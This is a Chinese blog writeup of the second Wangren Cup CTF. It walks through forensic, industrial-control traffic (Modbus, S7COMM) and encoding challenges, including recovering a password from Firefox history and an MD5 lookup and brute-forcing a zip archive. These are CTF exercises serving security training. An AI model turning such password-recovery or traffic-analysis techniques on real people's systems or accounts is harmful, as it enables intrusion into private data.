



# 第二届网刃杯网络安全大赛 Writeup

原创

小蓝同学  已于 2022-04-26 19:13:16 修改  1499  收藏 3


分类专栏: [CTF WP MISC](#) 文章标签: [网刃杯](#) [ICS](#) [CTF](#)

于 2022-04-26 19:11:46 首次发布

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_49422880/article/details/124431578](https://blog.csdn.net/qq_49422880/article/details/124431578)

版权



[CTF WP](#) 同时被 2 个专栏收录

1 篇文章 0 订阅

订阅专栏



[MISC](#)

9 篇文章 0 订阅

订阅专栏

## 第二届网刃杯网络安全大赛 Writeup

[前言](#)

[MISC](#)

[玩坏的XP \\*](#)

[ISC](#)

[ncsubj](#)

[carefulguy](#)

[easyiec](#)

[xyp07](#)

[喜欢移动的黑客\\*](#)

[LED\\_BOOM\\*](#)

[需要安全感\\*](#)

[cryptolalia\\*](#)

[WEB](#)

[Sign\\_in](#)

[RE](#)

[freesty](#)

[ez\\_algorithm](#)

[Re\\_function](#)

[前言](#)

看了去年的这个比赛，感觉难度比较适中，于是尝试今年去参加一下。成绩也不是很好感觉打CTF还是需要一定的经验，节奏和时间没安排好，导致上午出了五个题后下午就再没出题，有点小遗憾。取证题也没出...还是得多看看套神博客。

## MISC

### 玩坏的XP\*

解压后发现是虚拟磁盘文件，使用DiskGenius挂载后分析。

查看桌面有五张图片。看meiren.png就感觉有点问题，提取出来进行查看。

名称	大小	文件类型	属性	短文件名	修改时间	创建时间
meiren.png	1.5MB	PNG 图片	HA	meiren.png	2022-03-18 10:06:41	2022-03-18 10:06:41
4.png	52.7KB	PNG 图片	A	4.png	2021-07-13 11:02:51	2021-07-13 11:07:40
3.png	33.4KB	PNG 图片	A	3.png	2021-03-02 16:22:12	2021-03-02 16:23:02
2.png	102.9KB	PNG 图片	A	2.png	2021-03-02 16:16:30	2021-03-02 16:17:09
1.png	92.2KB	PNG 图片	A	1.png	2021-04-23 09:52:49	2021-03-23 09:54:52

此电脑 - 磁盘 (F:) - CTF - vmdisk\_2.0\_winxp - 虚拟的winxp - 桌面

00000000.png      00001308.png      f1ag.png

CSDN @小蓝同学`

使用formost分解图片，发现能分解出压缩包和图片，图片里有两张meiren图，压缩包解压出来之后是一张not flag的图片，继续分解no flag的图片。得到一个压缩包但是需要密码，但是我这里居然没有提醒，提醒的文件上写着：**密码容易忘所以放在了某个挂着项链的软件上了**

名称	大小	压缩后大小	类型	修改时间	CRC32
..			文件夹		
something.png *	16,047	14,449	PNG 文件	2022/3/17 10:...	A348266B

CSDN @小蓝同学`

这里没有安装过QQ所以查看是否还有其他的软件符合他的要求。

名称	大小	文件类型	属性	短文件名	修改时间	创建时间
Application Data		文件夹				
Mozilla\Firefox\Profiles\s9jflgm.default		文件夹				
something.png		PNG 文件				

文件名	大小	类型	所有者	名称	日期	时间	日期	时间
times.json	29 B	json 文件	A	TIMES~1.JSO	2022-03-18	10:05:52	2022-03-18	10:05:52
storage.sqlite	512 B	sqlite 文件	A	STORAG~1.SQL	2022-03-18	10:06:02	2022-03-18	10:06:02
SiteSecurityServiceState.txt	478 B	文本文档	A	SITESE~1.TXT	2022-03-18	10:07:31	2022-03-18	10:07:31
sessionstore.js	28.9KB	js 文件	A	SESSIO~1.JS	2022-03-18	10:07:31	2022-03-18	10:07:31
sessioncheckpoints.json	288 B	json 文件	A	SESSIO~1.JSO	2022-03-18	10:07:31	2022-03-18	10:07:31
SecurityPreloadState.txt	0 B	文本文档	A	SECURI~1.TXT	2022-03-18	10:07:31	2022-03-18	10:07:31
secmod.db	16.0KB	QQ聊天记录	A	secmod.db	2022-03-18	10:06:01	2022-03-18	10:06:01
search.json.mozl4	17.4KB	mozl4 文件	A	SEARCH~1.MOZ	2022-03-18	10:06:04	2022-03-18	10:06:04
prefs.js	14.5KB	js 文件	A	prefs.js	2022-03-18	10:07:31	2022-03-18	10:07:31
pluginreg.dat	1.3KB	VideoCD .dat 文件	A	PLUGIN~1.DAT	2022-03-18	10:06:02	2022-03-18	10:06:02
places.sqlite-wal	640.5KB	sqlite-wal 文件	A	PLACES~2.SQL	2022-03-18	10:07:25	2022-03-18	10:06:02
places.sqlite-shm	32.0KB	sqlite-shm 文件	A	PLACES~3.SQL	2022-03-18	10:06:02	2022-03-18	10:06:02
places.sqlite	10.0MB	sqlite 文件	A	PLACES~1.SQL	2022-03-18	10:07:25	2022-03-18	10:06:02
permissions.sqlite	96.0KB	sqlite 文件	A	PERMIS~1.SQL	2022-03-18	10:06:03	2022-03-18	10:06:01
parent.lock	0 B	lock 文件	A	PARENT~1.LOC	2022-03-18	10:05:52	2022-03-18	10:05:52
mimeTypes.rdf	3.7KB	rdf 文件	A	MIMETY~1.RDF	2022-03-18	10:06:04	2022-03-18	10:06:04
key3.db	16.0KB	QQ聊天记录	A	key3.db	2022-03-18	10:07:31	2022-03-18	10:06:01
extensions.json	16.7KB	json 文件	A	EXTENS~1.JSO	2022-03-18	10:06:03	2022-03-18	10:06:03
extensions.ini	779 B	配置设置	A	EXTENS~1.INI	2022-03-18	10:07:31	2022-03-18	10:07:31
cookies.sqlite	512.0KB	sqlite 文件	A	COOKIE~1.SQL	2022-03-18	10:07:31	2022-03-18	10:06:02
content-prefs.sqlite	224.0KB	sqlite 文件	A	CONTEN~1.SQL	2022-03-18	10:07:31	2022-03-18	10:06:02

CSDN @小蓝同学

这里找到了火狐浏览器的位置，看到了几个QQ的相关信息还以为是需要我们再里面找，实际上是要我们再 places.sqlite 中找相关的信息，导出该数据，使用软件来查看里面的数据库数据。

蓝月出汐

# Downloads

(Please consider sponsoring us on Patreon 😊)

## Windows

Our latest release (3.12.2) for Windows:


- DB Browser for SQLite - Standard installer for 32-bit Windows
- DB Browser for SQLite - .zip (no installer) for 32-bit Windows
- DB Browser for SQLite - Standard installer for 64-bit Windows
- DB Browser for SQLite - .zip (no installer) for 64-bit Windows

## Windows PortableApp

CSDN @小蓝同学

下一个即可，进行查看。

id	url	title	rev_host	visit_c
9	http://www.firefox.com/cn/	过滤	nc.moc.xoferir.www.	过滤
10	http://www.firefoxchina.cn/	NULL	nc.anihcxoferif.www.	
11	https://www.baidu.com/index.php?tn=monline_3_dg	NULL	moc.udiab.www.	
12	http://www.sina.com/cn/	NULL	nc.moc.anis.www.	
13	http://weibo.com/?c=spr_web_sq_firefox_weibo_t001	NULL	moc.obiew.	
14	http://www.163.com/	NULL	moc.361.www.	
15	http://youku.com/	NULL	moc.ukuoy.	
16	http://ai.taobao.com/?pid=mm_28347190_2425761_17624777	NULL	moc.oaboat.ia.	
17	http://union.click.jd.com/jdc?...	NULL	moc.dj.kellc.noim.	
18	http://aos.pr.f.hn/click/camref:1111EF	NULL	nh.frp.soa.	
19	http://www.yihaodian.com/?tracker_u=10977119545	NULL	moc.naidoahiy.www.	
20	http://www.hao123.com/?tn=12092018_12_hao_pg	NULL	moc.321oah.www.	
21	http://c.duomai.com/track.php?...	NULL	moc.iamoud.c.	
22	place:sort=8&maxResults=10	NULL	.	
23	place:type=6&sort=14&maxResults=10	NULL	.	
24	https://www.mozilla.org/zh-CN/firefox/52.9.0/firstrun/	欢迎使用 Firefox	gro.allizom.www.	
25	https://home.firefoxchina.cn/	火狐主页	nc.anihcxoferif.emoh.	
26	https://www.hao123.com/?tn=55030201_hao_pg	NULL	moc.321oah.www.	
27	https://u.jd.com/rwFGabv	NULL	moc.dj.u.	
28	https://www.ifeng.com/?source=mozilla	NULL	moc.gnef1.www.	
29	https://www.ctrip.com/?AllianceID=263200&sid=1851274&oid=&app=0101P00	NULL	moc.pirtc.www.	
30	https://weibo.com/?source=mozilla	NULL	moc.obiew.	
31	https://c.duomai.com/track.php?...	NULL	moc.iamoud.c.	
32	https://ai.taobao.com/?pid=mm_28347190_2425761_17624777	NULL	moc.oaboat.ia.	




直接查看相关的QQ号，查看QQ空间。



密码MD5之后的样子，在线解密即可。

得到 `xiaomin520`，然后解压压缩包即可拿到flag。



## ISC

## ncsubj

**ncsubj**

难度系数: ■■■■■ 4.0

题目描述: wowowow, 某厂商上位机TIA PORTIAL软件受到了hacker勒索软件的加密攻击, 不过好在我们的监测系统捕获了攻击者非法操作的流量, 具体的解密需要你自己去慢慢发现哟, flag格式为flag{}

题目附件: [附件](#)

解题进度: 1 / 1

CSDN @小蓝同学

## 跟踪协议流

The image shows a network traffic capture with several packets. Two packets are highlighted with red boxes:

- Packet 1 (hex dump): `anx1fG58Z3xufGF8`
- Packet 2 (hex dump): `cHxmfGh8b3x3fHJ8`

At the bottom of the capture, the text `cHxmfA==` is visible, which is the Base64-decoded version of the flag from the second packet.

CSDN @小蓝同学

拿出来base64解码后, 去掉|再来一次解密即可。

jungnapfhowrpg

解密结果 ↓

复制内容    ↑ 解密结果转至文本框 ↑

base58解码:  
 base36解码:  
 base91解码:  
 base92解码: l~»uI°,iø~t  
 培根bacon解码:  
 摩斯解码:  
 键盘解码:  
 猪圈解码: ayepejgoqfsign  
 Rot13解码: whatancsubject  
 Quoted解码: jungnapfhowrpg  
 Atbash解码: QFMTMZKUSLDIKI  
 JSFuck解码: jungnapfhowrpg  
 JJEncode解码:  
 BrainFuck解码:  
 TTR1 解码:

CSDN @小蓝同学`

## carefulguy

**carefulguy**

难度系数: ■■■■ 4.0

题目描述: 电厂工程师Bob正在对将电磁阀的工程写入PLC, 传输时受到黑客攻击被迫停止, 重启后才恢复运作, 黑客的攻击导致工程师的数据丢失了一些, 实时监测设备抓到一些流量包, 你能从流量包中找出遗失的数据吗?

题目附件: [附件](#)

解题进度: 1 / 1


CSDN @小蓝同学`

跟踪流: 7d开始

```

W. \.....%.
.....
.MAIN.QPG...T.....W.....
.....).....7d..U.....). ..w.t.....
.....*.....V.....*
  
```

66结束



提取出来hex解码，逆序即可。

```
>>>
>>> str = "9citser3tnlyr3v513su4p{galf"
>>> str[::-1]
'flag{p4us315v3rylnt3restic9}'
>>>
KeyboardInterrupt
>>>
```

## easyiec

**easyiec**

难度系数: ■ ■ ■ ■ ■ 3.0


题目描述: 小Q刚刚入职了电力部门，刁钻的主管让他学习第一堂课工控ctf，但是小Q从来没有接触过ctf，你能帮助他吗？

题目附件: [附件](#)

解题进度: 1 / 1

CSDN @小蓝同学

字符串搜索，即可。



## xyp07







pcapng流量包头部损坏，把FF FF FF FF改成 0A 0D 0A 0D即可打开。哎这个题没出实着可惜，我还一直以为pcap和pcapng是一种数据结构，当时脑抽了没有看前面的文件格式，按照pcap的格式去改发现一直不对。改完之后直接所定数据data即可。

No.	Time	Source	Destination	Protocol	Length	Info
623...	695.566905	10.0.43.110	10.0.7.148	Modbus...	66	Query: Trans: 0; Unit: 1, Func: 6: Write Single Register
623...	695.567334	10.0.7.148	10.0.43.110	Modbus...	66	Response: Trans: 0; Unit: 1, Func: 6: Write Single Register
657...	763.407977	10.0.43.110	10.0.7.148	Modbus...	66	Query: Trans: 0; Unit: 1, Func: 6: Write Single Register
657...	763.408512	10.0.7.148	10.0.43.110	Modbus...	66	Response: Trans: 0; Unit: 1, Func: 6: Write Single Register
661...	773.715865	10.0.43.110	10.0.7.148	Modbus...	66	Query: Trans: 0; Unit: 1, Func: 6: Write Single Register
661...	773.716276	10.0.7.148	10.0.43.110	Modbus...	66	Response: Trans: 0; Unit: 1, Func: 6: Write Single Register
663...	783.040451	10.0.43.110	10.0.7.148	Modbus...	66	Query: Trans: 0; Unit: 1, Func: 6: Write Single Register
663...	783.040754	10.0.7.148	10.0.43.110	Modbus...	66	Response: Trans: 0; Unit: 1, Func: 6: Write Single Register
677...	834.729996	10.0.43.110	10.0.7.148	Modbus...	66	Query: Trans: 0; Unit: 1, Func: 6: Write Single Register
677...	834.735092	10.0.7.148	10.0.43.110	Modbus...	66	Response: Trans: 0; Unit: 1, Func: 6: Write Single Register
679...	842.012273	10.0.43.110	10.0.7.148	Modbus...	66	Query: Trans: 0; Unit: 1, Func: 6: Write Single Register
679...	842.017280	10.0.7.148	10.0.43.110	Modbus...	66	Response: Trans: 0; Unit: 1, Func: 6: Write Single Register
681...	849.225558	10.0.43.110	10.0.7.148	Modbus...	66	Query: Trans: 0; Unit: 1, Func: 6: Write Single Register
681...	849.229858	10.0.7.148	10.0.43.110	Modbus...	66	Response: Trans: 0; Unit: 1, Func: 6: Write Single Register
683...	857.219536	10.0.43.110	10.0.7.148	Modbus...	66	Query: Trans: 0; Unit: 1, Func: 6: Write Single Register
683...	857.219848	10.0.7.148	10.0.43.110	Modbus...	66	Response: Trans: 0; Unit: 1, Func: 6: Write Single Register
686...	867.694494	10.0.43.110	10.0.7.148	Modbus...	66	Query: Trans: 0; Unit: 1, Func: 6: Write Single Register
686...	867.694845	10.0.7.148	10.0.43.110	Modbus...	66	Response: Trans: 0; Unit: 1, Func: 6: Write Single Register

就几个数据包，一个一个看即可。

**程序员**

# 10,000

大于2710即可

HEX	2710
DEC	10,000
OCT	23 420

CSDN @小蓝同学

679...	842.017280	10.0.7.148	10.0.43.110	Modbus...	66	Response: Trans: 0; Unit: 1, Func: 6: Write Single Register
681...	849.225558	10.0.43.110	10.0.7.148	Modbus...	66	Query: Trans: 0; Unit: 1, Func: 6: Write Single Register
681...	849.229858	10.0.7.148	10.0.43.110	Modbus...	66	Response: Trans: 0; Unit: 1, Func: 6: Write Single Register
683...	857.219536	10.0.43.110	10.0.7.148	Modbus...	66	Query: Trans: 0; Unit: 1, Func: 6: Write Single Register
683...	857.219848	10.0.7.148	10.0.43.110	Modbus...	66	Response: Trans: 0; Unit: 1, Func: 6: Write Single Register
686...	867.694494	10.0.43.110	10.0.7.148	Modbus...	66	Query: Trans: 0; Unit: 1, Func: 6: Write Single Register
686...	867.694845	10.0.7.148	10.0.43.110	Modbus...	66	Response: Trans: 0; Unit: 1, Func: 6: Write Single Register

```

> Frame 68156: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface \Device\NPF_{1E009DA7-4A7B-4F0C-A772-6D811FF142FA}, id 0
> Ethernet II, Src: 90:0f:0c:a6:fa:23 (90:0f:0c:a6:fa:23), Dst: 90:0f:0c:a6:fa:23 (90:0f:0c:a6:fa:23)
> Internet Protocol Version 4, Src: 10.0.43.110, Dst: 10.0.7.148
> Transmission Control Protocol, Src Port: 40803, Dst Port: 502, Seq: 1, Ack: 1, Len: 12
> Modbus/TCP
  Modbus
    .000 0110 = Function Code: Write Single Register (6)
    Reference Number: 1
    Data: 2766
  
```

```

0000  90 0f 0c a6 fa 23 90 0f 0c a6 fa 23 08 00 45 00  ....#... ..#..E.
0010  00 34 91 de 40 00 40 06 61 e4 0a 00 2b 6e 0a 00  .4..@.@: a...+n..
0020  07 94 9f 63 01 f6 91 30 83 30 40 f3 12 a7 50 18  ...c...0 @@...P.
0030  01 f6 35 01 00 00 00 00 00 00 00 06 01 06 00 01  ..5.....
  
```

CSDN @小蓝同学

flag{1008668156}

LED\_BOOM\*

这个题也是找不到具有三个相同特征的流量包，没看到开灯的操作记录。花了挺多的时间。

mouchu师傅博客上写着过滤西门子协议后按照包的大小来找会更快一些，经验比较短缺一时想不到这样来找。

809	341.632467	172.16.1.3	172.16.1.100	S7COMM	115	ROSCTR:[Userdata]	Function:[Response]	->	[CPU functions]	->	[Read SZL]	ID=0x0424	Index=0x0000	
813	342.137462	172.16.1.3	172.16.1.100	S7COMM	115	ROSCTR:[Userdata]	Function:[Response]	->	[CPU functions]	->	[Read SZL]	ID=0x0424	Index=0x0000	
817	342.648495	172.16.1.3	172.16.1.100	S7COMM	115	ROSCTR:[Userdata]	Function:[Response]	->	[CPU functions]	->	[Read SZL]	ID=0x0424	Index=0x0000	
820	343.147463	172.16.1.3	172.16.1.100	S7COMM	115	ROSCTR:[Userdata]	Function:[Response]	->	[CPU functions]	->	[Read SZL]	ID=0x0424	Index=0x0000	
824	343.659503	172.16.1.3	172.16.1.100	S7COMM	115	ROSCTR:[Userdata]	Function:[Response]	->	[CPU functions]	->	[Read SZL]	ID=0x0424	Index=0x0000	
827	344.165525	172.16.1.3	172.16.1.100	S7COMM	115	ROSCTR:[Userdata]	Function:[Response]	->	[CPU functions]	->	[Read SZL]	ID=0x0424	Index=0x0000	
585	294.197153	172.16.1.3	172.16.1.100	S7COMM	123	ROSCTR:[Userdata]	Function:[Response]	->	[CPU functions]	->	[Read SZL]	ID=0x0074	Index=0x0000	
692	316.876176	172.16.1.3	172.16.1.100	S7COMM	123	ROSCTR:[Userdata]	Function:[Response]	->	[CPU functions]	->	[Read SZL]	ID=0x0074	Index=0x0000	
787	333.192261	172.16.1.3	172.16.1.100	S7COMM	123	ROSCTR:[Userdata]	Function:[Response]	->	[CPU functions]	->	[Read SZL]	ID=0x0074	Index=0x0000	
473	261.169574	172.16.1.3	172.16.1.100	S7COMM	127	ROSCTR:[Userdata]	Function:[Response]	->	[CPU functions]	->	[Read SZL]	(S7COMM reassembled id=246)	ID=0x0017	Index=0x0000
482	262.374614	172.16.1.3	172.16.1.100	S7COMM	127	ROSCTR:[Userdata]	Function:[Response]	->	[CPU functions]	->	[Read SZL]	(S7COMM reassembled id=247)	ID=0x0017	Index=0x0000
491	262.678550	172.16.1.3	172.16.1.100	S7COMM	127	ROSCTR:[Userdata]	Function:[Response]	->	[CPU functions]	->	[Read SZL]	(S7COMM reassembled id=248)	ID=0x0017	Index=0x0000
499	262.988565	172.16.1.3	172.16.1.100	S7COMM	127	ROSCTR:[Userdata]	Function:[Response]	->	[CPU functions]	->	[Read SZL]	(S7COMM reassembled id=249)	ID=0x0017	Index=0x0000
506	263.299527	172.16.1.3	172.16.1.100	S7COMM	127	ROSCTR:[Userdata]	Function:[Response]	->	[CPU functions]	->	[Read SZL]	(S7COMM reassembled id=250)	ID=0x0017	Index=0x0000
514	263.613599	172.16.1.3	172.16.1.100	S7COMM	127	ROSCTR:[Userdata]	Function:[Response]	->	[CPU functions]	->	[Read SZL]	(S7COMM reassembled id=251)	ID=0x0017	Index=0x0000
382	250.434099	172.16.1.100	172.16.1.3	S7COMM	133	ROSCTR:[Job	Function:[Read Var]							
390	251.456536	172.16.1.100	172.16.1.3	S7COMM	133	ROSCTR:[Job	Function:[Read Var]							

CSDN @小蓝同学`

查看内容包:

```

SZL partial list count: 7
v SZL data tree (list count no. 1)
  cpu_led_id: 0x0001
  .... .000 .... .... = Bits 0, 1, 2: Rack number: 0
  .... 0... .... .... = Bit 3: CPU Type (0=Standby, 1=Master): 0
  .... .... 0000 0001 = Byte 1: LED ID: SF (group error) (1)
  Status of the LED: Off (0)
  Flashing status of the LED: Not flashing (0)
v SZL data tree (list count no. 2)
  cpu_led_id: 0x0004
  .... .000 .... .... = Bits 0, 1, 2: Rack number: 0
  .... 0... .... .... = Bit 3: CPU Type (0=Standby, 1=Master): 0
  .... .... 0000 0100 = Byte 1: LED ID: RUN (4)
  Status of the LED: On (1)
  Flashing status of the LED: Not flashing (0)
> SZL data tree (list count no. 3)
> SZL data tree (list count no. 4)

```

CSDN @小蓝同学`

于是这三个包加起来就是: 585692787

密文给出的是:

**U2FsdGVkX19c0OV8qLVgcso8U4fse+7LirQKiHFkn9HU9BuwFAivH1siJXg/Rk6z**

CSDN @小蓝同学`

AES解密:

加密/解密
AES加密/解密
DES加密/解密
RC4加密/解密
Rabbit加密/解密
TripleDes加密/解密
MD5加密/解密
Base64加密/解密
Hash加密/解密
JS加密
JS解密

flag(tietie\_tietie\_tiet13)

585692787

密码是可选项, 也就是可以不填。

← 解密
加密 →

解密成功


[U2FsdGVkX19c0OV8qLVgcso8U4fse+7LirQKiHFkn9HU9BuwFAivH1siJXg/Rk6z](#)

CSDN @小蓝同学`

## 需要安全感\*

这个是三菱的一个文件 按照我做题前的感觉是下了软件之后直接在里面就可以找到flag 但是比赛结束了软件还没下好。套神WP证明确实是这个思路。G...

## cryptolalia\*



CSDN @小蓝同学`

给了一张工业的污水处理过程，简单查看了一下直接分解图片。

设备药剂间数据详情.zip	2022/3/17 15:36	ZIP 文件	884 KB
温馨提示.txt	2022/3/17 16:06	文本文档	1 KB
污泥脱水间数据详情.zip	2022/3/17 16:03	ZIP 文件	53 KB

查看 [污泥脱水间数据详情.zip](#)，官方hint：直接爆破即可，数字加大写字母爆破。

得到密码：G6H7

查看里面的流量包，发现有经过对称加密算法加密的字符串。

